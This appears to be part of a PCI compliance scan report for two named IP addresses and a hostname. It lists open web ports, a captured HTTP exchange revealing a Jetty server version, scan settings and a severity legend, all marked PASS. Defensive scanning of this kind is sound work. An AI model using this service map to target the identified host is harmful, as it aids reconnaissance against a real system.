Severity:	1
QID:	82023
Category:	TCP/IP
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2024-12-19 13:22:09.0

THREAT:
The port scanner enables unauthorized users with the appropriate tools to draw a map of all services on this host that can be accessed from the Internet. The test was carried out with a "stealth" port scanner so that the server does not log real connections.

The Results section displays the port number (Port), the default service listening on the port (IANA Assigned Ports/Services), the description of the service (Description) and the service that the scanner detected using service discovery (Service Detected).

IMPACT:
Unauthorized users can exploit this information to test vulnerabilities in each of the open services.

SOLUTION:
Shut down any unknown or unused service on the list. If you have difficulty figuring out which service is provided by which process or program, contact your provider's support team. For more information about commercial and open-source Intrusion Detection Systems available for detecting port scanners of this kind, visit the CERT Web site.

RESULT:

Port IANA Assigned Ports/Services Description Service Detected OS On Redirected Port
80 www-http World Wide Web HTTP http

443 https http protocol over TLS/SSL http over ssl
8080 http-alt HTTP Alternate (see port 80) http

HTTP Response Method and Header Information Collected — port 8080 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	48118
Category:	Information gathering
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2020-07-20 12:24:23.0

THREAT:
This QID prints the information, in the form of a text record, that a web server sends back to a client's browser in response to receiving a single HTTP GET request.

QID Detection Logic:
This QID returns the HTTP response method and header information returned by a web server.
IMPACT:
N/A
SOLUTION:
N/A
RESULT:
HTTP header and method information collected on port 8080.

GET / HTTP/1.1
Host: 1730192-007-static.lngmiaa.metronetinc.net:8080
Connection: Keep-Alive

HTTP/1.1 200 OK
Last-Modified: Wed, 13 Sep 2023 01:23:47 GMT
Content-Type: text/html
Accept-Ranges: bytes
Content-Length: 1004
Server: Jetty(9.4.57.v20241219)

Links Rejected By Crawl Scope or Exclusion List — port 80 / tcp

PCI COMPLIANCE STATUS

PASS

VULNERABILITY DETAILS

Severity:	1
QID:	150020
Category:	Web Application
CVE ID:	-
Vendor Reference:	-
Bugtraq ID:	-
Last Update:	2022-02-07 16:48:28.0

THREAT:
One or more links were not crawled because of an explicit rule to exclude them. This also occurs if a link is malformed.

Exclude list and Include list entries can cause links to be rejected. If a scan is limited to a specific starting directory, then links outside that directory will neither be crawled or tested.

Links that contain a host name or IP address different from the target application are considered external links and not crawled by default; those types of links are not listed here. This often happens when the scope of a scan is limited to the directory of the starting URL. The scope can be changed in the Web Application Record.

During the test phase, some path-based tests may be rejected if the scan is limited to the directory of the starting URL and the test would fall outside that directory. In these cases, the number of rejected links may be too high to list in the Results section.

IMPACT:
Links listed here were neither crawled or tested by the Web application scanning engine.

SOLUTION:
A link might have been intentionally matched by a exclude or include list entry. Verify that no links in this list were unintentionally rejected.

RESULT:
Links not permitted:
(This list includes links from QIDs: 150010,150041,150143,150170)

External links discovered:
https://www.llpsinc.com//

IP based excluded links:
Links rejected during the test phase not reported due to volume of links.

Appendices

Hosts Scanned

217.180.217.101, 217.180.217.103

Hosts Not Alive

Option Profile

Scan	
Scanned TCP Ports:	Full
Scanned UDP Ports:	Standard Scan
Scan Dead Hosts:	Off
Load Balancer Detection:	Off
Password Brute Forcing	Standard
Vulnerability Detection	Complete
Windows Authentication:	Disabled
SSH Authentication:	Disabled
Oracle Authentication:	Disabled
SNMP Authentication:	Disabled
Perform 3-way Handshake:	Off

Advanced	
Hosts Discovery:	TCP Standard Scan, UDP Standard Scan, ICMP On
Ignore RST packets:	Off
Ignore firewall-generated SYN-ACK packets:	Off
Do not send ACK or SYN-ACK packets during host discovery:	Off

Report Legend

Payment Card Industry (PCI) Status

An overall PCI compliance status of PASSED indicates that all hosts in the report passed the PCI compliance standards. A PCI compliance status of PASSED for a single host/IP indicates that no vulnerabilities or potential vulnerabilities, as defined by the PCI DSS compliance standards set by the PCI Council, were detected on the host.

An overall PCI compliance status of FAILED indicates that at least one host in the report failed to meet the PCI compliance standards. A PCI compliance status of FAILED for a single host/IP indicates that at least one vulnerability or potential vulnerability, as defined by the PCI DSS compliance standards set by the PCI Council, was detected on the host.

Vulnerability Levels

A Vulnerability is a design flaw or mis-configuration which makes your network (or a host on your network) susceptible to malicious attacks from local or remote users. Vulnerabilities can exist in several areas of your network, such as in your firewalls, FTP servers, Web servers, operating systems or CGI bins. Depending on the level of the security risk, the successful exploitation of a vulnerability can vary from the disclosure of information about the host to a complete compromise of the host.

Severity	Level	Description
1	Minimal	Intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities.
2	Medium	Intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions.

	3	Serious	Intruders may be able to gain access to specific information stored on the host, including security settings. This could result in potential misuse of the host by intruders. For example, vulnerabilities at this level may include partial disclosure of file contents, access to certain files on the host, directory browsing, disclosure of filtering rules and security mechanisms, denial of service attacks, and unauthorized use of services, such as mail-relaying.
	4	Critical	Intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. For example, vulnerabilities at this level may include full read access to files, potential backdoors, or a listing of all the users on the host.
	5	Urgent	Intruders can easily gain control of the host, which can lead to the compromise of your entire network security. For example, vulnerabilities at this level may include full read and write access to files, remote execution of commands, and the presence of backdoors.

Severity	Level	Description
LOW	Low	A vulnerability with a CVSS base score of 0.0 through 3.9. These vulnerabilities are not required to be fixed to pass PCI compliance.
MED	Medium	A vulnerability with a CVSS base score of 4.0 through 6.9. These vulnerabilities must be fixed to pass PCI compliance.
HIGH	High	A vulnerability with a CVSS base score of 7.0 through 10.0. These vulnerabilities must be fixed to pass PCI compliance.

Potential Vulnerability Levels

A potential vulnerability is one which we cannot confirm exists. The only way to verify the existence of such vulnerabilities on your network would be to perform an intrusive scan, which could result in a denial of service. This is strictly against our policy. Instead, we urge you to investigate these potential vulnerabilities further.

Severity	Level	Description
	1	Minimal	If this vulnerability exists on your system, intruders can collect information about the host (open ports, services, etc.) and may be able to use this information to find other vulnerabilities.
	2	Medium	If this vulnerability exists on your system, intruders may be able to collect sensitive information from the host, such as the precise version of software installed. With this information, intruders can easily exploit known vulnerabilities specific to software versions.
	3	Serious	If this vulnerability exists on your system, intruders may be able to gain access to specific information stored on the host, including security settings. This could result in potential misuse of the host by intruders. For example, vulnerabilities at this level may include partial disclosure of file contents, access to certain files on the host, directory browsing, disclosure of filtering rules and security mechanisms, denial of service attacks, and unauthorized use of services, such as mail-relaying.
	4	Critical	If this vulnerability exists on your system, intruders can possibly gain control of the host, or there may be potential leakage of highly sensitive information. For example, vulnerabilities at this level may include full read access to files, potential backdoors, or a listing of all the users on the host.
	5	Urgent	If this vulnerability exists on your system, intruders can easily gain control of the host, which can lead to the compromise of your entire network security. For example, vulnerabilites at this level may include full read and write access to files, remote execution of commands, and the presence of backdoors.

Severity	Level	Description
LOW	Low	A potential vulnerability with a CVSS base score of 0.0 through 3.9. These vulnerabilities are not required to be fixed to pass PCI compliance.
MED	Medium	A potential vulnerability with a CVSS base score of 4.0 through 6.9. These vulnerabilities must be fixed to pass PCI compliance.
HIGH	High	A potential vulnerability with a CVSS base score of 7.0 through 10.0. These vulnerabilities must be fixed to pass PCI compliance.

Information Gathered

Information Gathered includes visible information about the network related to the host, such as traceroute information, Internet Service Provider (ISP), or a list of reachable hosts. Information Gathered severity levels also include Network Mapping data, such as detected firewalls, SMTP banners, or a list of open TCP services.

Severity		Level	Description
■□□□□	1	Minimal	Intruders may be able to retrieve sensitive information related to the host, such as open UDP and TCP services lists, and detection of firewalls.
■■□□□	2	Medium	Intruders may be able to determine the operating system running on the host, and view banner versions.
■■■□□	3	Serious	Intruders may be able to detect highly sensitive data, such as global system user lists.